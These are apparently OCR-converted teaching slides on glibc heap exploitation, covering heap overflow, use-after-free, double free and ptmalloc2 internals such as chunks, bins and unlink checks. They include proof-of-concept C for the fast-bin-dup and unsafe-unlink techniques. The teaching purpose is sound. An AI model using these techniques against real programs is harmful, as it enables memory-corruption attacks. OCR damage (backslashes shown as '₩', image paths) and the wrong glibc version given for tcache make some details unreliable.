Heap exploitation

Insu Yun

Heap vulnerabilities

- Heap overflow
- Use after free
- Double free
- Invalid free

Heap overflow

- Overwrite adjacent chunks and corrupt
    - Application data (e.g., data or function pointers)
    - Heap metadata (we will see later)

Example: heap overflow

```
void *p1 = malloc(256);
mystruct *p2 = malloc(256);

p2->func = good;
read(0, p1, 512); // overflow

p2->func(); // boom!
```

- Examples:
  - Other data pointer for arbitrary write
  - Virtual function tables in C++
  - ...

Use after free

```
mystruct *p1 = malloc(256);
...
free(p1);
...                    // <-  ???
p1->func();
```

- How can we exploit it?
- i.e., what is required in ???

Reclaimation

- Remember that one of allocator's goals is to minimize memory footprint
    - i.e., free memory -> reuse!
- Use this mechanism in exploitation

Use after free

```
mystruct *p1 = malloc(256);
...
free(p1);

mystruct *p2 = malloc(256);
read(0, p2, 256); // p1 == p2


p1->func(); // <- boom!
```

- This reclaimation behavior depends on the underlying allocator!

Heap exploitation techniques

- Abuse the underlying allocator's mechanism for exploitation
- Can be use for exploit
    - Heap overflow
    - Use after free
    - Double free
    - Invalid free

ptmalloc2

- Linux's default allocator (glibc)
- Freelist-based allocator
    - Use best-fit + first-fit together

ptmalloc2's goal


- Minimizing Space
- Minimizing Time
- Maximizing Locality
- Maximizing Error Detection
- ...

malloc_chunk


```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size
of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size
in bytes, including overhead. */
  struct malloc_chunk* fd;                /*
double links -- used only if free. */
  struct malloc_chunk* bk;
  /* Only used for large blocks: pointer to next
larger size.  */
  struct malloc_chunk* fd_nextsize; /* double
links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
```

- INTERNAL_SIZE_T == size_t

Allocated chunk




Free chunk


chunk-> Size of previous chunk, if unallocated (P clear)
`head:' Size of chunk, in bytes |A|0|P|
mem-> Forward pointer to next chunk in list
Back pointer to previous chunk in list
Unused space (may be 0 bytes long)
nextchunk-> `foot:' Size of chunk, in bytes
Size of next chunk, in bytes |A|0|0|

Flags

- **P (PREV_INUSE)**: 0 when previous chunk (not the previous chunk in the linked list, but the one directly before it in memory) is free (and hence the size of previous chunk is stored in the first field). The very first chunk allocated has this bit set. If it is 1, then we cannot determine the size of the previous chunk.
- **M (IS_MMAPPED)**: The chunk is obtained through mmap. The other two bits are ignored. mmapped chunks are neither in an arena, not adjacent to a free chunk.
- **A (NON_MAIN_ARENA)**: 0 for chunks in the main arena. Each thread spawned receives its own arena and for those chunks, this bit is set.

Arena


Top Chunk
0x806c000
...
top
...
malloc_state:
malloc_chunk
Allocated Chunk
malloc_chunk
Allocated Chunk
malloc_chunk
Free Chunk
malloc_chunk
Chunks:
0x804b000
main_arena present in data segment (of libc.so)
NOTE: Main arena dont have heap_info.
Heap Segment (of process)
Main Arena
Top Chunk
0xb7521000
malloc_chunk
Allocated Chunk
malloc_chunk
Free Chunk
malloc_chunk
Allocated Chunk
malloc_chunk
Chunks:
...
top
malloc_state:
...
...
size
prev = NULL
heap_info:
ar_ptr
0xb7500000
Memory Mapping Segment (of process)
Thread Arena

Bins and chunks

- A bin is a list (doubly or singly linked list) of free (non-allocated) chunks.
- Bins are differentiated based on the size of chunks they contain:
    - Fast bin
    - Unsorted bin
    - Small bin
    - Large bin
    - Tcache (From glibc 2.23)

Fast bins

- 10 fast bins
    - Equal size chunks
    - 16, 24, 32, ... 88 bytes
- Maintained by a single linked list (LIFO)
- No two contiguous free fast chunks coalesce together
- Less security checks than others

Unsorted bin

- 1 unsorted bin
- If small and large chunks are freed, they first saved in this bin
    - Why?

Small bins

- 62 small bins
    - Equal size chunks
    - 16, 24, ..., 504 bytes
- Mainted by doubly linked list
- Colalesce together

Large bins

- 63 large bins
    - Different size
    - 1st bin 512 -- 568 bytes
    - 2nd bin: 576 -- 632 bytes ...
- Maintained by doubly links list
    - another sorted list
- Colalesce together

Top chunk

- The chunk that borders the top of an arena.
- The last resort for serving 'malloc' requests
- If still more size is required, it can grow using the sbrk system call.
- The PREV_INUSE flag is always set for the top chunk.
    - Otherwise, merge with top chunk

Last remainder chunk

- The chunk obtained from the last split
- Sometimes, when exact size chunks are not available, bigger chunks are split into two.
- One part is returned to the user whereas the other becomes the last remainder chunk.

Security Checks

- 'corrupted size vs. prev_size' at unlink()
    - Whether chunk size is equal to the previous size set in the next chunk (in memory)
- 'corrupted double-linked list' at unlink()
    - Whether P->fd->bk == P and P->bk->fd == P*
- ...

how2heap

- **https://github.com/shellphish/how2heap**
- Shellphish (CTF team from UCSB) made a list for useful patterns in ptmalloc2
- Vulnerability -> Exploitation primitive
    - e.g., Overflow -> Overlapping chunk
    - e.g., Overflow -> Arbitrary chunk

Example: fast-bin-dup

```
a = malloc(10);     // 0xa04010
b = malloc(10);     // 0xa04030
c = malloc(10);     // 0xa04050

free(a);
free(b);  // To bypass "double free or corruption
(fasttop)" check
free(a);  // Double Free !!

d = malloc(10);     // 0xa04010
e = malloc(10);     // 0xa04030
f = malloc(10);     // 0xa04010   - Same as 'd' !
```

- Only works for fastbin, which has limited check
- It only checks whether the currently freeing object is equal to the latest freed one.

Example: unsafe unlink


```
#define unlink(AV, P, BK, FD) ₩
    /* (1) checking if size == the next chunk's
prev_size */ ₩
    if (chunksize(P) != prev_size(next_chunk(P)))
₩
        malloc_printerr("corrupted size vs.
prev_size"); ₩
    FD = P->fd; ₩
    BK = P->bk; ₩
    /* (2) checking if prev/next chunks correctly
point */ ₩
    if (FD->bk != P || BK->fd != P) ₩
        malloc_printerr("corrupted double-linked
list"); ₩
    else { ₩
        FD->bk = BK; ₩
        BK->fd = FD; ₩
    ... ₩
}
```

Example: unsafe unlink


```
struct chunk_structure {
  size_t prev_size;
  size_t size;
  struct chunk_structure *fd;
  struct chunk_structure *bk;
  char buf[10];                 // padding
};

unsigned long long *chunk1, *chunk2;
struct chunk_structure *fake_chunk,
*chunk2_hdr;
char data[20];

// First grab two chunks (non fast)
chunk1 = malloc(0x80);        // Points to
0xa0e010
chunk2 = malloc(0x80);        // Points to
0xa0e0a0

// Assuming attacker has control over chunk1's
contents
// Overflow the heap, override chunk2's header

// First forge a fake chunk starting at chunk1
// Need to setup fd and bk pointers to pass the
unlink security check
fake_chunk = (struct chunk_structure *)chunk1;
fake_chunk->fd = (struct chunk_structure *)
(&chunk1 - 3); // Ensures P->fd->bk == P
fake_chunk->bk = (struct chunk_structure *)
(&chunk1 - 2); // Ensures P->bk->fd == P

// Next modify the header of chunk2 to pass all
security checks
chunk2_hdr = (struct chunk_structure *)(chunk2 -
2);
chunk2_hdr->prev_size = 0x80;  // chunk1's data
region size
chunk2_hdr->size &= ~1;        // Unsetting
prev_in_use bit

// Now, when chunk2 is freed, attacker's fake
chunk is 'unlinked'
// This results in chunk1 pointer pointing to
chunk1 - 3
// i.e. chunk1[3] now contains chunk1 itself.
// We then make chunk1 point to some victim's data
```

```
free(chunk2);

chunk1[3] = (unsigned long long)data;

strcpy(data, "Victim's data");

// Overwrite victim's data using chunk1
chunk1[0] = 0x002164656b636168LL;   // hex for
"hacked!"

printf("%s₩n", data);          // Prints "hacked!"
```

Unlink before free



Unlink after free



Reference

- https://heap-exploitation.dhavalkapil.com/
- http://gee.cs.oswego.edu/dl/html/malloc.html